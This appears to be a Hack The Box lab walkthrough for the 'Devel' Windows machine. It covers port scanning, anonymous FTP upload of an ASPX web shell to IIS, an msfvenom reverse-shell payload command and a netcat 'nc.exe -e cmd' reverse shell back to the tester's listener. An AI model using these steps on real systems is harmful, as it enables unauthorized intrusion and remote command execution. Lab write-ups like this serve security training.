Devel

Information Gathering

Scanned all TCP ports:

```
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
```

Enumerated open TCP ports:

```

```

Enumerated top 200 UDP ports:

```

```

Enumeration

Port 80 - HTTP (Microsoft IIS httpd 7.5)

```
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-title: IIS7
| http-methods: 
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
```

```
┌──(root㉿kali)-[/home/kali/hackthebox/devel]
└─# gobuster dir -u http://10.10.10.5:80 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.5:80
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                 /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:    404
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/aspnet_client        (Status: 301) [Size: 158] [-->
http://10.10.10.5:80/aspnet_client/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```


#aspwordlist #aspx #backdoor #aspx_backdoor
https://github.com/Steiner-254/Aspx-Fuzzing-Wordlist/blob/main/Aspx-Fuzzing-Wordlist

Port 21 - FTP (Microsoft ftpd)

```
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
| 03-20-24  10:37PM                 2905 rev-shell.aspx
| 03-20-24  09:26PM                 2763 shell.aspx
|_03-17-17  04:37PM               184946 welcome.png
```


Exploitation

Broken access control - unsecure ftp file transfer to a server




```
┌──(root㉿kali)-[/home/kali/hackthebox/devel]
└─# ftp anonymous@10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49206|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-20-24  10:37PM                 2905 rev-shell.aspx
03-20-24  09:26PM                 2763 shell.aspx
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> put test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||49207|)
125 Data connection already open; Transfer starting.
100% |***********************************************************|     6       82.52 KiB/s    --:-- ETA
226 Transfer complete.
6 bytes sent in 00:00 (0.13 KiB/s)
ftp> █
```

POC



```
┌──(root㉿kali)-[/home/kali/hackthebox/devel]
└─# echo test > test.txt

┌──(root㉿kali)-[/home/kali/hackthebox/devel]
└─# ftp anonymous@10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49206|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-20-24  10:37PM                 2905 rev-shell.aspx
03-20-24  09:26PM                 2763 shell.aspx
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> put test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||49207|)
125 Data connection already open; Transfer starting.
100% |***********************************************************|     6       82.52 KiB/s    --:-- ETA
226 Transfer complete.
6 bytes sent in 00:00 (0.13 KiB/s)
ftp> put backdoor.aspx
local: backdoor.aspx remote: backdoor.aspx
421 Service not available, remote server has closed connection.
226 Transfer complete.
ftp> put backdoor.aspx
Not connected.
ftp> exit
```




kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Hack The Box :: Hack The
How To Scan All Ports wit
10.10.10.5/test.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetH


```
test
```

Exploitation - backdoor.aspx upload

https://github.com/xl7dev/WebShell/blob/master/Aspx/ASPX%20Shell.aspx



```
┌──(root㉿kali)-[/home/kali/hackthebox/devel]
└─# ftp anonymous@10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49209|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-20-24  10:37PM                 2905 rev-shell.aspx
03-20-24  09:26PM                 2763 shell.aspx
03-21-24  08:51AM                    6 test.txt
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> put backdoor.aspx
local: backdoor.aspx remote: backdoor.aspx
229 Entering Extended Passive Mode (|||49210|)
125 Data connection already open; Transfer starting.
100% |***********************************************************|  5271       14.08 MiB/s    --:-- ETA
226 Transfer complete.
5271 bytes sent in 00:00 (108.16 KiB/s)
ftp> 
```



ASPX Shell by LT

Shell

Execute


File Browser

Drives:
C:


Working directory:
C:/ inetpub/ wwwroot/

Name	Size KB	Actions
aspnet_client	<DIR>	
backdoor.aspx	5	Del
iisstart.htm	0	Del
rev-shell.aspx	2	Del
shell.aspx	2	Del
test.txt	0	Del
welcome.png	180	Del


Upload to this directory:
Browse... No file selected. Upload



```
 Volume in drive C has no label.
 Volume Serial Number is 137F-3971

 Directory of C:\Users

18/03/2017  01:16 §£    <DIR>          .
18/03/2017  01:16 §£    <DIR>          ..
18/03/2017  01:16 §£    <DIR>          Administrator
17/03/2017  04:17 ££    <DIR>          babis
18/03/2017  01:06 §£    <DIR>          Classic .NET AppPool
14/07/2009  09:20 §£    <DIR>          Public
               0 File(s)              0 bytes
               6 Dir(s)   4.680.540.160 bytes free
```



```
Host Name:                 DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          babis
Registered Organization:
Product ID:                55041-051-0948536-86302
Original Install Date:     17/3/2017, 4:17:31 ££
System Boot Time:          20/3/2024, 9:22:41 ££
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     3.071 MB
Available Physical Memory: 2.455 MB
Virtual Memory: Max Size:  6.141 MB
Virtual Memory: Available: 5.531 MB
Virtual Memory: In Use:    610 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection 4
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.5
                                 [02]: fe80::15f5:145a:5205:8a70
                                 [03]: dead:beef::e47f:405e:d16:fd9f
                                 [04]: dead:beef::15f5:145a:5205:8a70
```



```
echo %PROCESSOR_ARCHITECTURE%
x86
```

Interacting reverse-shell:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.5 LPORT=1234 -f exe > shell-x86.exe
```

https://infinitelogins.com/2020/01/25/msfvenom-reverse-shell-payload-cheatsheet/

it didn't work no matter the msfvenom paylaod, sending nc.exe to windows


Netcat reverse shell

1. uploding nc.exe od windows
2. setting up listener on kali:

```
nc -nlvp 443
```

3. executing netcat na windows

```
nc.exe -e cmd 10.10.14.21 443
```




```
┌──(root㉿kali)-[/home/kali/hackthebox/devel]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.5] 49215
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\inetpub\wwwroot>whoami
whoami
iis apppool\web

C:\inetpub\wwwroot>
```

Privilege Escalation


Local Enumeration

Exploit suggester:


https://github.com/bitsadmin/wesng



